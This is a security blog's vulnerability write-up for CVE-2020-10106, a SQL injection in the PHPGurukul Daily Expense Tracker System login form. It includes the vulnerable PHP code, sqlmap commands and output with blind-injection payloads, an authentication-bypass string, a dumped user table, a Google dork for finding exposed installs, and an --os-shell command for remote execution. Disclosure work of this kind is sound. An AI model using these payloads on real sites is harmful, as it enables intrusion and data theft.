CVE-2020-10106

by Frosty 04/03/2020

Daily Expense Tracker System (DETS) is vulnerable to SQL injection. This post will be a brief write up about discovery and exploitation of CVE-2020-10106. These vulnerabilities exist in the Daily Expense Tracker System project version 1, which you can download from PHPGurukul, here.

According to PHPGurukul's website, this application has been downloaded 499 times – at time of vulnerability discovery. Using Google Dorks method of `intitle:"Daily Expense Tracker - Login"` there are some sites which could be vulnerable – unknown without confirmation.

Discovering the Vulnerability

I installed the DETS application using Bitnami XAMPP for Linux (aka LAMPP). The user lands on a login page within index.php. After static code analysis, it appeared that the SQL query could be vulnerable. More specifically, the email parameter. I believe that the password parameter is not vulnerable to SQL injection is because user input is hashed on the client side. This means that SQL injction payloads will be hashed and therefore cannot be interpreted by the SQL engine as special characters. The same cannot be said about the email parameter, which directly takes user input in the SQL query.

```php
<?php
session_start();
error_reporting(0);
include('includes/dbconnection.php');

if(isset($_POST['login']))
  {
    $email=$_POST['email'];
    $password=md5($_POST['password']);
    $query=mysqli_query($con,"select ID from tbluser where Email='$email' && Password='$password' ");
    $ret=mysqli_fetch_array($query);
    if($ret>0){
      $_SESSION['detsuid']=$ret['ID'];
     header('location:dashboard.php');
    }
    else{
    $msg="Invalid Details.";
    }
  }
  ?>
```

index.php contents

Verifying the Vulnerability

I captured a login request with Burpsuite and exported it to a file, which allows further investigation using sqlmap.

Request to http://192.168.150.23:80


Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /dets/ HTTP/1.1
Host: 192.168.150.23
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.150.23/dets/
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://192.168.150.23
DNT: 1
Connection: close
Cookie: PHPSESSID=2f648efd9f718aad9354b12d679a5f14
Upgrade-Insecure-Requests: 1

email=oliver%40frostylabs.net&password=p4ssw0rd&login=login
```

Login request



sqlmap output

I appreciate that the sqlmap output could be squashed a lot in this instance. Here is the key information:

```
$ sqlmap -r <login-request-file> --dbms=mysql

sqlmap identified the following injection point(s) with a total of 65 HTTP(s) requests:

---
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    payload: email=oliver@frostylabs.net' AND (SELECT 7366 FROM (SELECT(SLEEP(5)))NgAy) AND 'KQtM'='KQtM&password=p4ssw0rd&login=login
---
```

The application is vulnerable to unauthenticated time-based SQL injection. Using sqlmap's `--dump` flag, it is possible to dump the users table, and the associated account hash.

```
Database: detsdb
[2 tables]
+------------+
| tblexpense |
| tbluser    |
+------------+
```

tables

ID	Email	RegDate	FullName	Password	MobileNumber
2	meena@gmail.com	2019-05-15 01:52:27	Meenakhi	81dc9bdb52d04dc20036dbd8313ed055 (1234)	8989898897
8	test@gmail.com	2019-05-16 22:34:16	Test	202cb962ac59075b964b07152d234b70 (123)	5656556565
11	newuser@user.com	2020-03-04 11:07:49	New User	202cb962ac59075b964b07152d234b70 (123)	800131231

tbluser contents

When using valid credentials in the sqlmap query, it is possible to perform a boolean based SQL injection.


```
---
parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@gmail.com' AND 7009=7009 AND 'wGtm'='wGtm&password=123&login=login
---
```

Further Exploitation

In addition to `index.php`, the same vulnerabilities as described above exist in `register.php` and `forgot-password.php`.

In addition to the Blind SQL injection, using the following payload allows for a complete bypass of the login prompt. However, the login prompt requires that an email is input, otherwise the user is not permitted to submit the form. This is overcame by intercepting the POST request, and altering the query. The HTTP 302 response as seen in the image below proves that the SQL injection has been successful.

```
a' OR '1'='1'; -- -
```



SQL Injection Authentication Bypass

Bonus

It is possible to leverage the SQL injection vulnerability to get remote command execution. However, the RCE vulnerability depends on SQLi therefore in my opinion the web application is not directly vulnerable to RCE, but rather RCE through SQLi. SQLMap is able to obtain this with the `--os-shell` flag.

```
$ sqlmap -r <login-request-file> --dbms=mysql --os-shell
```

Spawn a pseudo shell

Posted in Writeups · Tagged CVE

Published by Frosty

View all posts by Frosty

PREV

HackTheBox: AI

NEXT

CVE-2020-10107

3 Replies to “CVE-2020-10106”

Pingback: Vulnerability Summary for the Week of March 2, 2020 | ThreatRavens

Pingback: Vulnerability Summary for the Week of March 2, 2020 | DefendEdge

John Puccino
17/04/2020 at 7:48 AM

I was able to find good advice from your blog, thanks!
REPLY

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

Post Comment

This site uses Akismet to reduce spam. Learn how your comment data is processed.

TOPICS

Blog

Projects

Writeups

RECENT POSTS

Debian Configure IP Address and VLANs
29/09/2022

HackTheBox: BountyHunter
20/11/2021

Published Paper!
23/04/2021

HackTheBox: Passage
06/03/2021

Configure GitHub SSH Keys
07/02/2021

HackTheBox: Tabby
07/11/2020

VulnHub: Zico 2
20/09/2020

BADGES

Hack the Box

TryHackMe